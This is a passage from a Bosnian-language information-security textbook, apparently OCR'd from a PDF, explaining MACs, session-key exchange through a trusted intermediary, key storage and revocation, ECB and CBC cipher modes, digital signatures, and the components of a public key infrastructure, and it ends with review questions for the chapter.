
Notacija:

$$MAC = H(T \parallel P) \tag{2.9}$$

P - poruka
T – dijeljena tajna između pošiljaoca i primaoca
H() – funkcija *hash*-iranja
šalje se:

$$P \parallel MAC$$

Na slici 2.6 je prikazan princip korištenja MAC za provjeru autentičnosti pošiljaoca i integriteta poruke prilikom slanja poruka.



Slika 2.6: Korištenje MAC za provjeru integriteta poruke i autentičnosti pošiljaoca

Poruka koja se šalje, zajedno sa tajnom informacijom koju dijele pošiljalac i primalac se *hash*-ira. Rezultat se šalje zajedno sa porukom, bez dijeljene

tajne informacije. Na prijemnoj strani se poruka, zajedno sa dijeljenom tajnom informacijom, ponovo *hash*-ira i rezultat poredi sa *hash* koji je stigao sa porukom. Ako su drugačiji poruka je izmijenjena. Ako su isti znači da poruka nije izmjenjena i da ju je mogao napraviti samo pošiljalac koji zna dijeljenu tajnu informaciju. Ovdje ne postoji problem koji je pomenut kod standardnih *hash* funkcija bez ključa, da neko na putu poruke može da je izmjeni, i izračuna novi *hash*, jer za to je potrebno znati tajnu informaciju.

2.10 Upravljanje ključevima

Kriptografski ključevi su osnovni element kriptografskih sistema koji treba držati u tajnosti da bi se osiguralo pravilno funkcionisanje sistema. Iz ovog razloga je potrebno razmotriti pitanje njihovog pohranjivanja. Za upotrebu kriptografije ključevi trebaju biti dostupni ovlaštenim korisnicima sistema. Način na koji se ključevi nađu kod ovlaštenih korisnika sistema je takođe analiziran. Postoji i pitanje povezivanja ključeva sa subjektima, korisnicima sistema, koje je dotaknuto u ovom poglavlju, ali je detaljnije analizirano u poglavlju o potvrđivanju identiteta (Poglavlje 4). Na kraju ključevi mogu biti otkriveni od strane neovlaštenih lica ili postati neupotrebljivi iz drugih razloga, pa je potrebno razmotriti i pitanje opozivanja ključeva.

2.10.1 Vrste ključeva

Što se nekim ključem šifrira više podataka koji se razmjenjuju to oni koji pokušavaju otkriti ključ imaju više šifrirarnog teksta i veće šanse da uspiju. Takođe, u tom slučaju je šteta od gubitka veće što je više podataka šifrirana otkrivenim ključem. Iz ovog razloga uobičajena tehnika koja se koristi u praksi je da se svaka konverzacija, koja se želi obaviti bez mogućnosti prisluškivanja, šifrira posebnim ključem. Kako se ovaj ključ koristi samo za jednu sesiju razgovora njegovo uobičajeno ime je **sesijski** ključ. Upotreba sesijskog ključa otvara pitanje na koji način strane u sigurnoj komunikaciji dolaze do ovog ključa. Pretpostavka je da ne postoji siguran kanal za komunikaciju, jer u tom slučaju ne bi bilo potreba za šifriranjem podataka. Ključeve je potrebno dogovoriti ili razmijeniti preko nesigurnog kanala.

Pored sigurne razmjene sesijskih ključeva potrebno je osigurati da ove ključeve nije moguće pogoditi. Uobičajeno je da se ovi ključevi generišu slučajno. Kako se za generisanje uglavnom koristi računar onda su ti ključevi pseudo-slučajni. Ako je sekvencu generisanja ključeva moguće predvidjeti onda je moguće znati koji će biti slijedeći ključ. Postoji čitava oblast kriptografije koja se bavi problematikom generisanja slučajnih brojeva za ove i slične namjene. Ovdje je dovoljno pomenuti ovo pitanja i ukazati na potrebu da se koristi dobar generator pseudo-slučajnih brojeva.

2.10.2 Razmjena ključeva

Jedno od rješenja koje se očigledno nameće iz prethodno izloženog je upotreba asimetrične kriptografije za razmjenu sesijskih ključeva. Poteškoća koja se ovdje može javiti je takozvani napad presretanjem (*man-in-the-middle*). Kod ovog napada napadač strani koja šalje sesijski ključ podmeće svoj javni ključ umjesto javnog ključa onog kome se sesijski ključ šalje. Na ovaj način napadač može dešifrirati poruku sa sesijskim ključem, a pored toga može sesijski ključ šifrirati javnim ključem onoga kome je bio originalno poslan. Strane u konverzaciji ne bi bile ni svjesne da je napadač došao do ključa kojim će oni šifrirati svoju komunikaciju. Način zaštite od ovakvih napada je osiguravanje da javni ključ zaista pripada pravoj osobi što se ostvaruje sa infrastrukturom javnih ključeva (PKI) koja je opisana u narednom poglavlju.

Druga vrsta rješenja, zasnovana je na postojanju posrednika od povjerenja sa kojim učesnici u komunikaciji imaju unaprijed razmijenjene ključeve za simetričnu kriptografiju. Svaki od ovih ključeva je poznat samo po jednom učesniku u konverzaciji i osobi od povjerenja. Kod definisanja i objašnjavanja kriptografskih protokola uobičajeno je da se daju imena učesnicima u protokolu. Uobičajena engleska imena koja se koriste su ovdje zamijenjena sa našim imenima koji počinju sa istim slovima. Tako se učesnici u komunikaciji zovu Alisa i Boris, a posrednik od povjerenja Tarik.

Najjednostavniji protokol za razmjenu sesijskih ključeva je slijedeći:

1. Alisa šalje poruku Tariku da želi uspostaviti sigurnu komunikaciju sa Borisom
   $A \rightarrow T : A, B$
2. Tarik generiše slučajni sesijski ključ. Tarik šifrira dvije kopije ključa, jednu ključem koji je dogovorio sa Alisom, a drugu sa ključem koji dijeli sa Borisom. Tarik šalje obje šifrirane kopije ključa Alisi
   $T \rightarrow A : E_{KA}(K_{sesije}) \parallel E_{KB}(K_{sesije})$
3. Alisa dešifrira svoju kopiju sesijskog ključa
4. Alisa šalje Borisu kopiju ključa (koju je dobila od Tarika) šifriranu Borisovim ključem
   $A \rightarrow B : E_{KB}(K_{sesije})$
5. Boris dešifrira svoju kopiju sesijskog ključa
6. Alisa i Boris koriste ovaj sesijski ključ kao ključ simetrične kriptografije za ovaj razgovor

Postoji nekoliko pitanja vezanih za rad i sigurnost ovog protokola.

Prvo je da se protokol oslanja na apsolutnu pouzdanost posrednika (koja ne mora biti osoba, već može biti računar, odnosno program). Kako je ranije rečeno, nema sigurnosti bez povjerenja pa se ovdje posrednikovo poštenje ne dovodi u sumnju.

Međutim, posrednik ne mora pružati uslugu za samo dva korisnika već taj broj može biti i puno veći. Posrednik treba da ima tajni ključ sa svakim od svojih korisnika i da omogući razmjenu sesijskog ključa između bilo koja

dva od njih. Uobičajeni termin za posrednika koji vrši ovu ulogu je Centar za distribuciju ključeva (KDC – *Key Distribution Center*). KDC može postati preopterećen i postati usko grlo. Takođe, pošto KDC zna sve ključeve u sistemu on postaje vrlo privlačna meta za napadače. Pored ovih operativnih pitanja postoje i potencijalni sigurnosni propusti u ovom jednostavnom protokolu. Prvo treba primijetiti da u 4. koraku Boris ne može biti siguran ko mu šalje sesijski ključ, odnosno nije siguran sa kim razgovara. Ovo može dovesti do takozvanog napada ponavljanja (*replay*). Napadač koji prisluškuje razmjenu poruka može, i bez znanja sesijskog ključa, ponovo poslati neku od poruka. (Napadač može iskustveno znati da je to poruka kojom se prijavljuje na sistem ili prenose neka novčana sredstva).

Da bi se otklonili ovi nedostaci smišljeno je više kriptografskih protokola za razmjenu ključeva i potvrđivanje identiteta. U ovim protokolima se koriste dodatne veličine kao što su vremenske oznake (*timestamp*) i slučajni brojevi koji osiguravaju jedinstvenost (*nonce*). Nazivi i detalji ovih protokola izlaze iz okvira ovog materijala, ali je spomenut samo Needham-Schroeder protokol [130]. Ovaj protokol je bitan jer je na njemu zasnovan protokol Kerberos koji se detaljnije razmatra u narednom poglavlju o primjeni kriptografije i koji se danas dosta koristi u praksi.

2.10.3 Pohranjivanje ključeva

Kako su ključevi osnova sigurnosti u kriptografiji neophodno ih je pohranjivati na siguran način. Ključ je niz bita i predstavlja podatak u digitalnom obliku. Za razliku od fizičkog ključa čijeg nestanka je lakše biti svjestan, krađa (kopiranje) digitalnog ključa može biti teža za primjetiti. Pored ovoga zaštita digitalnih podataka je problem za sebe kom je i posvećena ova knjiga. Ključ koji se koristi za kriptografske operacije mora biti pohranjen na nekom mediju kad sa ne koristi, i dostupan u memoriji kada se koristi. Zaštita datoteka je posebno pitanje koje se razmatra kada se bude govorilo o kontroli pristupa. Dodatna mjere zaštite, pored onih koje pružaju operativni sistemi, koja se ponekad koristi je da se za pristup datoteci sa ključem traži da korisnik unese tajnu informaciju koju samo on zna (lozinka, PIN) za koju se pretpostavlja da će je korisnik čuvati u glavi. Problem ovakvih tajnih informacija koje korisnik pamti je razmatran u poglavlju o potvrđivanju identiteta. Kriptografski ključevi se često pohranjuju na posebne kartice koje korisnik nosi sa sobom. Pristup ključu na kartici je uglavnom zaštićen PIN-om. Za upotrebu ovakvih kartica potrebno je imati čitače koji se povezuju na računar koji se koristi za obavljanje kriptografskih operacija. Postoje i kartice koje pored memorije imaju i procesor za kriptografske operacije. Ovakve kartice obavljaju kriptografske operacije koristeći ključ koji je pohranjen na njima i time eliminišu potrebu da ključ ikad bude dostupan van kartice.

2.10.4 Opozivanje ključeva

Kriptografski ključevi mogu biti kompromitovani, otkriveni od strane neovlaštenih lica ili postati neupotrebljivi iz drugih razloga. U takvim slučajevima neophodno je opozvati ključ, odnosno proglasiti ga nevažećim, da bi se spriječila zloupotreba kompromitovanog ključa.

Kod opozivanja ključeva neophodno je povesti računa da bude izvršeno na vrijeme i od strane ovlaštene osobe. Vrijeme koje protekne od kompromitacije ključa pa do trenutka kada sve zainteresovane strane budu upoznate da je kompromitovani ključ nevažeći je vrijeme tokom kog je moguća zloupotreba ključa. Iz ovog razloga je neophodno povesti računa o skraćivanju ovog vremena. Neovlašteno opozivanje ključa čini ključ bezrazložno neupotrebljivim. Obavijest o opozivanju ključa stoga mora doći od osobe ovlaštene za opozivanje tog ključa i mora se moći provjeriti autentičnost izvora i sadržaja poruke.

2.11 Šifriranje velikih poruka

Princip šifriranja blok šifratora, kako je ranije rečeno, je da se izvorni tekst koji se šifrira podjeli u blokove jednake dužine (koja zavisi od izabranog šifratora, danas 64 do 256 bita). Svaki od ovih blokova se onda šifrira po utvrđenom algoritmu koristeći ključ. Ovaj način šifriranja se naziva ECB (*Electronic Code Book*). Prednost ovog načina rada je, pored jednostavnosti, što greške pri prenosu pojedinog bloka ne utiču na dešifriranje drugih blokova.

ECB ima potencijalni sigurnosni nedostatak. Kada se svaki blok šifrira istim ključem, onda se isti izvorni blok svaki put preslikava u isti rezultat šifriranja. Na ovaj način onaj koji prisluškuje dobiva više materijala, koji mu uz moguće poznavanje šta bi izvorne poruke mogle biti, olakšava kriptoanalizu.

Iz ovoga proizilazi ideja da se svaki blok šifrira različitim ključem. Iako se ovim povećava sigurnost stvara se i poteškoća na koji način pošiljalac i primalac da razmjene sve te ključeve. Jedno od praktičnih rješenja koja se koriste je CBC (*Cipher Block Chaining*). Kod ovog načina rada, blok šifratora, se izvorni blok bita koji se šifrira XOR-uje sa bitima koji su rezultat šifriranja prethodnog bloka.

$$C(i) = E_K(P(i) \oplus C(i-1)) \tag{2.10}$$

Prilikom dešifriranja, prvo se dešifrira primljeni blok, pa se onda XOR-uje sa rezultatom šifriranja prethodnog bloka da bi se dobio izvorni blok bita:


$$\begin{aligned} TMP(i) &= D_K(C(i)) \\ P(i) &= TMP(i) \oplus C(i-1) \end{aligned} \tag{2.11}$$

Ovdje se javlja pitanje kako se šifrira prvi blok. Za ovo se koristi slučajni niz bita odgovarajuće dužine koji se naziva inicijalizacijski vektor (IV). Ovaj

inicijalizacijski vektor se XOR-uje sa prvim blokom izvornih bita. IV ne mora biti tajan jer nije dovoljan za dešifriranje poruke ako se ne poznaje ključ. Da bi se spriječilo da se CBC pretvori u neku verziju ECB, inicijalizacijski vektor se mijenja za svaku poruku, tekst ili sesiju komuniciranja. Ovim se garantuje da će i ako se stalno šalje ista poruka, šifrirani tekst biti potpuno različit svaki put.

CBC nije jedini način rada blok šifratora. Ovdje je izložen kao jedan primjer otklanjanja mogućeg sigurnosnog nedostatka osnovnog načina rada blok šifratora, ECB. Rad blok šifratora u CBC načinu rada prikazan je na slici 2.7

P – poruka dužine n simbola
S_i – i-ti simbol poruke (danas najčešće bit)
$P = S_1S_2...S_n$
k - dužina bloka u simbolima (bitima)
K - ključ
R_i – rezultat šifriranja i-tog bloka poruke
$C = R_1R_2...R_{n/k}$
C - šifrirana poruka iste dužine kao i originalna
(k * n/k)



Slika 2.7: Rad blok šifratora u CBC načinu rada

U ovom poglavlju objašnjeni su osnovni pojmovi i principi iz kriptografije. Kroz poglavlje su predstavljeni gradivni blokovi od kojih se prave sigurnosni mehanizmi. Na osnovu znanja stečenih u ovom poglavlju u narednom

se objašnjavaju neke od upotreba kriptografije za ostvarivanje sigurnosti informacija.

Pitanja za provjeru stečenog znanja

2.1. Kakav je algoritam šifriranja kod subsuticijskih šifratora?

2.2. Kakav je algoritam šifriranja kod transpozicijskih šifratora?

2.3. Koja su četiri tipa napada na šifratore?

2.4. Objasniti statističke metode napada na šifratore?

2.5. Šta je suština drugog Kerckhoffs-ovog principa?

2.6. Koja su dvije osnovne metode zaštite od kriptoanalize?

2.7. Kako rade blok šifratori?

2.8. Kako rade protočni (*stream*) šifratori?

2.9. Koje su osnovne poteškoće simetrične kriptografije?

2.10. Šta je osnovna ideja asimetrične kriptografije?

2.11. Koje su poteškoće asimetričnih sistema?

2.12. Kako se u praksi kombinuju simetrični i asimetrični kriptografski algoritmi i zašto? (Ideja: Koji su nedostaci jednih i drugih i kako se u mogu otkloniti kombinovanjem dobrih strana oba pristupa).

2.13. Svojim riječima objasniti drugi Kerckoffs-ov princip i dati primjer.

2.14. Navesti prednosti i nedostatke asimetrične u odnosu na simetričnu kriptografiju.

2.15. Šta je substitucija, a šta transpozicija (kod simetrične kriptografije)?

2.16. Šta su sesijski ključevi i zašto ih je dobro koristiti?

2.17. Na koji način se kod blok šifratora otežava frekventna analiza dužih šifriranih tekstova.

2.18. Koje su osnovne kriptografske metode zaštite povjerljivosti i integriteta, pojedinačno? Kako bi ste zaštitili i jedno i drugo?

2.19. Zašto je tekst šifriran, takozvanim, idealnim šifratorom nemoguće i teoretski dešifrovati bez ključa koji je korišten za šifriranje?

2.20. Zašto je kod opozivanja kriptografskih ključeva bitno da to uradi ovlaštena osoba?

3

Upotreba kriptografije

Nakon definisanja namjene kriptografije i osnovnih funkcija u nastavku su dati primjeri upotrebe kriptografije za rješavanje praktičnih problema iz oblasti sigurnosti računarskih sistema.

3.1 Digitalni potpis

Kriptografski algoritmi sa javnim ključem su u mnogome olakšali, ako ne i riješili, razmjenu ključeva. Međutim, ovi algoritmi su omogućili i digitalno potpisivanje elektroničkih dokumenata. Istini za volju, teoretski je moguće organizovati i digitalno potpisivanje koristeći simetričnu kriptografiju i arbitratora od povjerenja [162], ali je vrlo nepraktično i gotovo neupotrebljivo. Sa druge strane kriptosistemi sa javnim ključem su vrlo pogodni za ovu namjenu.

Papirni dokument sa nečijim svojeručnim potpisom se smatra autentičnim. Ovakav dokument je čak prihvatljiv kao dokaz na sudu. Prije definisanja digitalnog potpisa potrebno je utvrditi šta je to što svojeručni potpis čini tako važnim.

1. Svojeručni potpis je autentičan, odnosno može ga napraviti samo potpisnik lično.
2. Svojeručni potpis je moguće provjeriti poređenjem sa prethodnim potpisima.
3. Svojeručni potpis izražava autorstvo ili slaganje sa sadržajem dokumenta i neodvojivi je dio dokumenta
4. Svojeručni potpis se ne može poreći.

Mora se naglasiti da ovi iskazi o svojeručnom potpisu nisu u potpunosti tačni, odnosno da su prevare moguće i da su se dešavale. Međutim, s obzirom na potrebne napore i mogućnost otkrivanja može se reći da prethodno rečeno važi u opštem slučaju.

Da bi elektronički dokumenti zamijenili papirne neophodno je osigurati njihovu autentičnost. Dokumente u elektroničkom obliku je mnogo lakše mijenjati nego papirne i to na način da to može biti teško ili gotovo nemoguće otkriti. Zbog ovoga je potreban mehanizam koji će osigurati integritet i autentičnost elektroničkih dokumenata. Digitalni potpis bi trebao imati iste osobine kao i svojeručni. Postoji veći broj algoritama digitalnog potpisivanja u upotrebi. Ovi algoritmi se u nekoliko razlikuju ali zajedničko im je da je potpis funkcija sadržaja dokumenta i privatnog ključa. Verifikacija potpisa se obavlja korištenjem sadržaja poruke i javnog ključa potpisnika. Na ovaj način je moguće postići osobine svojeručnog potpisa:

1. Digitalni potpis je autentičan, odnosno može ga napraviti samo posjednik privatnog ključa.
2. Digitalni potpis je moguće provjeriti korištenjem javnog ključa potpisnika.
3. Digitalni potpis izražava autorstvo ili slaganje sa sadržajem dokumenta i funkcija je ovog sadržaja čime je neodvojiv od sadržaja.
4. Digitalni potpis se ne može poreći, jer je mogao biti napravljen samo sa privatnim ključem potpisnika i vezan je za potpisani sadržaj.

Procedura digitalnog potpisivanja koja se najčešće primjenjuje u praksi je slijedeća:


1. Izračuna se jednosmjerni *hash* dokumenta.
2. Ovaj *hash* se propusti kroz funkciju čiji je parametar privatni ključ potpisnika.
3. Rezultat ove operacije je digitalni potpis koji se čuva ili šalje zajedno sa dokumentom.

Odgovarajuća procedura provjere je:

1. Verifikator izračuna jednosmjerni *hash* dokumenta.
2. Verifikator nad digitalnim potpisom obavi operaciju koja je u suštini inverzija funkcije koju je obavio potpisnik i čiji je parametar javni ključ potpisnika.
3. Rezultat ove operacije bi trebao biti jednak *hash*-u dokumenta čime se potvrđuje da je potpis autentičan i da dokument nije izmijenjen od potpisivanja.

Operacija koja se obavlja nad *hash*-em dokumenta prilikom potpisivanja zavisi od izabranog algoritma za digitalno potpisivanje. U praksi se uglavnom koriste tri algoritma: RSA [155], ElGamal [57] i DSA [141]. Kod RSA algoritma potpisivanje je zapravo šifriranje *hash*-a privatnim ključem, a verifikacija dešifriranje javnim ključem. Kod ElGamal šeme potpisivanja postoji poseban algoritam za potpisivanje i verifikaciju, različit od onog za šifriranje i dešifriranje, ali se i kod njega koristi privatni ključ za potpisivanje, a javni za verifikaciju potpisa. DSA (*Digital Signature Algorithm*), je standard vlade SAD i zasnovan je na Schnorr [165] i ElGamal algoritmima za digitalno potpisivanje. DSA je inicijalno definisao isključivu upotrebu SHA-1 *hash* funkcije, ali je kasnije dodana i SHA-2.

Potrebno je naglasiti da digitalno potpisivanje nije šifriranje dokumenta i da su kriptografske namjene digitalnog potpisa: integritet, potvrđivanje identiteta autora i neporicanje. Kao što se na potpisane dokumente često stavlja i datum potpisivanja, moguće je dodati vremensku oznaku (*timestamp*) i prilikom digitalnog potpisivanja. Ovo se postiže dodavanjem datuma i vremena u sadržaj dokumenta koji se *hash*-ira. Procedura potpisivanja korištenjem RSA algoritma prikazana je na slici 3.1.



Slika 3.1: Procedura digitalnog potpisivanja i provjere potpisa (RSA)

3.2 Infrastruktura javnih ključeva (PKI)

Simetrična kriptografija omogućava brzo i sigurno šifriranje podataka. Asimetrična kriptografija rješava problem distribucije ključeva i omogućava digitalno potpisivanje dokumenata. Na ovaj način ostvaruje se povjerljivost podataka, potvrđuje identitet njihovog autora, osigurava integritet i onemogućava poricanje autorstva. Sve ranije navedene namjene kriptografije postaju ostvarive. Međutim, iako je pitanje sigurne distribucije ključeva riješeno time što postoje dva ključa javni i privatni, postavlja se novo pitanje, autentičnosti javnog ključa. Da bi javni ključ bio dostupan i upotrebljiv potrebno ga je na neki način objaviti sa podacima o tome kome on pripada. Ovi podaci o javnim ključevima mogu biti promijenjeni zlonamjerno ili čak slučajno i pošiljalac može poslati povjerljivu poruku nekome drugom od onoga kome je namjeravao i mislio da šalje. Potrebno je osigurati da javni ključ zaista pripada onome


za koga registar javnih ključeva kaže da mu pripada, kao i obezbijediti otkrivanje bilo kakve promjene podataka. Navedeno je tipičan kriptografski zadatak potvrde identiteta i integriteta podataka što se može postići digitalnim potpisivanjem. Ovo je prvi, još 1978. godine, predložio Kohnfelder [105]. On je uveo termin certifikat kao digitalno potpisan elektronički dokument koji povezuje javni ključ sa onim kome pripada. Digitalnim potpisom se osigurava integritet podataka, a za njihovu autentičnost jamči potpisnik. Znači da potpisnik certifikata mora biti neko kome svi korisnici certifikata vjeruju i čiji javni ključ, koji se koristi za provjeru potpisa na certifikatima, mora biti pouzdano ispravan. Potrebno je imati neku certifikacijsku ustanovu ili tijelo. Da bi certifikati bili dostupni potrebno je imati mehanizam njihovog objavljivanja odnosno neku vrstu njihovog javno dostupnog spremišta. Pošto je situacija kompromitacije ili gubitka privatnog ključa realno moguća potrebno je imati mehanizam opozivanja odgovarajućeg javnog ključa i certifikata. Potrebna je neka lista opozvanih certifikata. Da bi sistem bio kompletan potrebno je naravno imati i subjekte certificiranja kojima se izdaju digitalni certifikati. Navedeni elementi: certifikati, certifikacijske ustanove, spremišta certifikata, liste opozvanih certifikata i subjekti certifikata zajedno sa procedurama međusobne interakcije i aplikacijama koje ih koriste čine infrastrukturu javnih ključeva (*Public Key Infrastructure* - PKI).

3.2.1 Osnovne komponente

Certifikati

Digitalni certifikati ili certifikati javnih ključeva su strukture podataka koje povezuju javni ključ sa subjektom certifikata. Ova veza se potvrđuje digitalnim potpisom certifikacijske ustanove koja ih je izdala. Najraširenij format certifikata koji se koriste u PKI je X.509 [45]. Ovaj format definišu ISO i ITU-T [91]. X.509 format podržavaju vodeći PKI-omogućeni protokoli i aplikacije kao što su TLS/SSL, IPSec i S/MIME. TLS i IPSec su posebno predstavljeni kasnije.

Drugi format certifikata koji je dovoljno raširen da ga je neophodno spomenuti je PGP [71]. Ovaj format se koristi u vrlo raširenom softverskom paketu istog naziva PGP (Prety Good Privacy). X.509 format je trenutno u svojoj trećoj verziji. Originalna prva verzija je objavljena od strane ITU-T 1988. Verzija 2 ima dva dodatna polja u odnosu na prvu verziju: identifikatore izdavača i subjekta. Verzija 3 uvela je grupu opcionih polja nazvanu proširenjima (*extensions*). Na slici 3.2 je prikazan X.509 format certifikata verzija 3. Detaljniji opisi i značenja pojedinih polja dostupni su u dokumentima o formatu certifikata. Ovdje je samo potrebno reći da certifikat (pored toga što povezuje javni ključ sa subjektom certifikata) jedinstveno definiše sam certifikat, serijskim brojem, i izdavača certifikata, X.500 imenom, kao i kriptografski algoritam korišten za potpisivanje. Kompletan sadržaj certifikata, sva polja, predstavljaju podatak koji je digitalno potpisan što znači da bi promjena bilo kojeg polja učinila potpis i certifikat nevažećim.



Slika 3.2: Format X.509 certifikata verzije 3

Subjekti certifikata

Subjekti certifikata se ponekad nazivaju i krajnjim korisnicima (*end entities*), ali oni ne predstavljaju samo korisnike kao što su osobe već i uređaje kao što su server ili ruter, ili procese kao što su programi ili bilo šta što može biti identificirano imenom na certifikatu. Subjekti certifikata se moraju registrovati da bi dobili certifikat i postali dio PKI.

Certifikacijska ustanova ili tijelo

Certifikacijska ustanova (CA - *Certification Authority*) je potpisnik i izdavač certifikata. Primarne operacije CA su izdavanje certifikata, njihovo obnavljanje i po potrebi opozivanje. CA svojim potpisom garantuje ispravnost podataka u certifikatu. CA, direktno ili preko registracijske ustanove, registruje krajnje krosinike, subjekte certifikata, i verificira njihov identitet na odgovarajući način. CA ponekad obavlja i funkciju sigurnosnog pohranjivanja ključeva. CA su izvor povjerenja u PKI. Povjerenje je osnova na kojoj se zasniva PKI. Povjerenje se odnosi kako na CA tako i na sve procedure unutar PKI.

Registracijska ustanova ili tijelo

Registracijska ustanova (RA - *Registration Authority*) je opcionalna komponenta PKI. U zavisnosti od izvedbe PKI, CA može delegirati RA neke od administrativnih funkcija ili CA može sama obavljati sve te funkcije u kom slučaju je RA nepotrebna. Ako se RA koristi, uobičajena uloga joj je, kako i

ime kaže, vezana za registraciju subjekata certificiranja. Ovo uključuje verificiranje identiteta subjekata koji se registriraju u PKI. Pored ove uloge RA može verficirati i ostale atribute subjekta certifikata, provjeriti da subjekat zaista posjeduje privatni ključ koji odgovara javnom ključu koji će se nalaziti na certifikatu ili čak generisati par ključeva za subjekta i predstavljati posrednika između subjekata i CA prilikom informisanja o kompromitovanju privatnog ključa. Sve ove administrativne funkcije su obavezan dio PKI i ako nema RA onda ih CA mora sama obavljati. Funkcije koje RA ne može obavljati su izdavanje cerifikata i lista opozvanih certifikata. I RA je subjekat certifikata koji ima svoj javni ključ i certifikat koji je potpisala CA.

Spremište certifikata

Certifikati moraju biti dostupni svim korisnicima PKI kako subjektima certifikata tako i aplikacijama i trećim stranama koje koriste certifikate za provjeru identiteta ili šifriranje poruka subjektima certifikata. Za ovo se koriste spremišta certifikata koja predstavljaju sistem ili skup distribuiranih sistema koji pohranjuju certifikate i liste opozvanih certifikata i služe kao sredstvo za njihovu distribuciju krajnjim korisnicima [45]. Spremišta certifikata nisu obavezna komponenta PKI, ali se zbog svog doprinosa raspoloživosti i upravljivosti PKI gotovo podrazumijevaju. Pod spremištima certifikata se obično podrazumijevaju X.500 direktoriji, ali to ne mora biti slučaj. Spremišta mogu biti jednostavnije strukture kao što su obične datoteke na serveru dostupne preko FTP ili HTTP protokola. Pošto se X.509 format certifikata u potpunosti uklapa u X.500 direktorije ovo je i najbolji način za izvedbu spremišta certifikata. U tom slučaju se za pristup spremištu, direktoriju, uglavno koristi dominantni protokol za pristup direktorijima LDAP (*Lightweight Directory Access Protocol*) [166]. Postoje i drugi operativni protokoli koji se koriste za omogućavanje distribucije certifikata i lista opozvanih certifikata.

Liste opozvanih certifikata

Certifikati se izdaju sa periodom važenja, ali pod različitim okolnostima oni mogu postati nevažeći i prije isticanja perioda važenja. Ovi razlozi mogu biti administrativni, kao što je promjena imena subjekta ili veze sa CA, ili sigurnosni kao što je kompromitovanje privatnog ključa subjekta. Liste opozvanih certifikata (CRL - *Certificate Revocation Lists*) su jedan od uobičajenih načina objavljivanja opozvanih certifikata zajedno sa razlogom za opozivanje. CRL je vremenski označena lista koja identificira opozvane certifikate potpisana od strane CA ili ovlaštenog izdavača CRL i slobodno dostupna u spremištu certifikata. Svaki opozvani certifikat je u CRL identificiran svojim serijskim brojem [45]. Uobičajeno je da CA koja je izdala certifikate objavljuje i informacije o opozivanju tih certifikata. Međutim X.509 preporuke predviđaju mogućnost indirektnih CRL koje ne izdaje CA već neki drugi entitet kome

je CA delegirala tu funkciju. Drugi, nešto noviji metod, objavljivanja opozvanih certifikata koji je u nekim slučajevima zamijenio CRL je OCSP (*Online Certificate Status Protocol*) [129].

3.2.2 Izbor modela povjerenja

